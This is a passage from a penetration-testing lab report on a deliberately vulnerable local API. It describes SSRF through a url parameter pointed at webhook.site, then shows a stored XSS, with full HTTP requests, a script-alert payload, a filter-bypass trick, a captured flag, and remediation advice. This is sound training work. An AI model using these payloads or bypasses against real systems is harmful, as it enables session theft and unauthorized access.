Server-Side Request Forgery is a vulnerability that allows an attacker to induce the server to make HTTP requests to an attacker specified destination. This is particularly dangerous in cloud environments, where the server's internal network may include metadata services (such as AWS at 169.254.169.254) that expose instance credentials and configuration data to any process that can reach them from within the cloud network. The ServerSurfer endpoint accepted a `url` parameter in its GET request, which the server used to fetch and return the content of the specified URL. Substituting the default `roottusk.com` value with a `webhook.site` URL a service that captures and logs incoming HTTP requests the server dutifully fetched the attacker-controlled page and returned its content. The `webhook.site` dashboard logged the server's IP address, request headers, and request metadata, confirming the SSRF was active and that the server was making outbound requests using its own network identity. By configuring the `webhook` response to include custom content, the server reflected that content

in its API response demonstrating that the vulnerability enables both outbound SSRF (the server fetching attacker content) and response reflection.

Sticky Notes

1. In the sticky notes the POST request;



2. On the second request we get the information we just posted in the previous request as seen here:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
492	http://localhost:9000	POST	/vapi/stickynotes			200	274	JSON	
491	http://localhost:9000	GET	/vapi/stickynotes?format=xml			200	274	XML	
490	http://localhost:9000	GET	/vapi/stickynotes?format=json			200	263	JSON	
489	http://localhost:9000	GET	/vapi/stickynotes?format=html			200	275	HTML	
488	http://localhost:9000	POST	/vapi/stickynotes			201	266	JSON	

Request

```

1 GET /vapi/stickynotes?format=json HTTP/1.1
2 User-Agent: PostmanRuntime/7.54.0
3 Accept: */*
4 Postman-Token:
  ade9d0af-eaf8-43fd-a380-17677e559ffd
5 Host: localhost:9000
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8
9

```

Response

```

1 HTTP/1.1 200 OK
2 Host: localhost:9000
3 Date: Wed, 27 May 2026 12:39:21 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Wed, 27 May 2026 12:39:21 GMT
8 Content-Type: application/json
9
10 [
  {
    "id":1,
    "note":"Hello I am Tushar"
  }
]

```

We can see that one is able to change the format of how the details can be displayed as by changing as seen in the highlighted part.

3. We will try and see if there is a stored cross site scripting(xss) by placing an alert message that is reflected once a user interacts with the page.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
493	http://localhost:9000	POST	/vapi/stickynotes			201	290	JSON	

Request

```

1 POST /vapi/stickynotes HTTP/1.1
2 Content-Type: application/json
3 User-Agent: PostmanRuntime/7.54.0
4 Accept: */*
5 Postman-Token:
  c51eb3fa-0a35-47ac-acfe-1d58b8f31b8e
6 Host: localhost:9000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Content-Length: 58
10
11 {
12   "note":
13     "<script>alert(\"youre hacked\")</script>"
14 }

```

Response


```

1 HTTP/1.1 201 Created
2 Host: localhost:9000
3 Date: Wed, 27 May 2026 12:43:15 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Wed, 27 May 2026 12:43:15 GMT
8 Content-Type: application/json
9
10 {
  "note":
    "<script>alert(\"youre hacked\")</script>",
  "id":2
}


```

Note that there is need for this \ since it bypasses the safeguard in place since when you


don't place them we get a 500 status error code.



4. When you get that request, we get to have a flag as well as an alert message:




5. We can confirm if the XSS was successful by opening our response in our browser: On the request right click and you'll see an option of open response in browser and click it which will lead you to this



Click it and copy the URL and open it in any choice of your browser, preferably where the proxy is set up in.


6. Once you open the response we get,



This shows that our XSS was successful. Click the OK button which will lead us to the flag message.

Hello I am Tusharflag{xss_e2rghxe4164cc2472xwb}

Once we reload the page the alert message pops up again:



This shows the script is being run every time a user interacts with the page.

Severity: High

Impact

- This would enable session hijacking, credential theft via phishing overlays, keylogging, and forced redirection to malicious domains.

Remediation

- Sanitize all user supplied input before storage.
- Implement a strong Content Security Policy header that restricts script execution to trusted sources.

Summary

Cross-Site Scripting is an injection vulnerability in which an attacker causes a victim's browser to execute attacker supplied JavaScript. In its stored variant the most severe form the malicious payload is persisted in the application's database and executed for every user who subsequently views the affected content, without any interaction beyond loading the page. The Sticky Notes endpoint accepted notes via POST and offered multiple output formats via a `format` query parameter (JSON, XML, HTML). When the HTML format was requested, the API returned raw HTML to the browser without sanitizing the stored content. By submitting a note containing a JavaScript alert payload using escape characters to bypass a naive input filter that rejected unescaped script tags the payload was accepted and stored. A subsequent GET request with `format=html` returned the stored XSS payload in an HTML response. Opening this response in a proxied browser triggered an alert dialog, confirming successful JavaScript execution. The XML format response additionally revealed a flag in a `<flag>` element, confirming the intended finding.

The persistence of the payload was confirmed by reloading the page the alert fired on every page load, demonstrating that the script would execute for every user who viewed the notes, not only the attacker.

Conclusion

This assessment demonstrates in practical terms what OWASP has documented as statistical reality: API security vulnerabilities are widespread, consistently exploited, and entirely preventable. Every finding in this report was confirmed through systematic, methodical testing using tools and techniques that are freely available and well documented. None of the exploits required novel research or advanced capability they required only an understanding of how APIs work and what can go wrong when they are built without security as a design principle. Several observations stand out from this assessment as lessons beyond the technical findings themselves.

- **Defense in depth is non-negotiable.** Multiple findings in this report were exploitable precisely because a single missing control rate limiting, output encoding, authorization

checking was the only thing standing between an attacker and a successful compromise. Real-world APIs require layered controls, where the failure of any one mechanism is caught by another.

- **Authentication is not authorization.** The distinction between API1, API2, and API5 makes this concrete. Knowing who a user is (authentication) does not determine what they are permitted to do (authorization). Many of the most impactful findings in this report involved authenticated users accessing data and functions they had no business accessing.
- **Old assets are attack surface.** API9 demonstrated that an organization's effective security posture is determined not by its best-secured endpoint but by its least-secured one. Legacy versions, forgotten endpoints, and undocumented routes are consistently among the most productive targets in real engagements.
- **Logging is a security control, not an operational nicety.** API10 is often underweighted in severity assessments because it does not enable direct exploitation. This is the wrong frame. In every confirmed breach in this report, adequate logging would have generated an alert. The absence of logging converts every other vulnerability from a recoverable incident into a silent, sustained compromise.
- **The OWASP API Top 10 is a baseline, not a ceiling.** The vulnerabilities documented in this report represent the most common, well-understood categories of API weakness. Real-world APIs present combinations of these vulnerabilities alongside application-specific logic flaws, infrastructure misconfigurations, and third-party integration risks that extend well beyond any standardized list.

The discipline required to produce secure APIs threat modeling, secure design, input validation, access control, logging, and ongoing testing is not separate from the discipline required to build good software. It is the same discipline, applied with security as an explicit and non-negotiable requirement from the first line of code to the final deployment.

This report represents a complete traversal of the OWASP API Top 10 (2019) attack surface. The skills and methodologies demonstrated here proxy-based traffic analysis, credential stuffing, brute force via Intruder and ffuf, SQL injection automation, JWT manipulation, SSRF exploitation, and XSS injection form the core technical vocabulary of API penetration testing.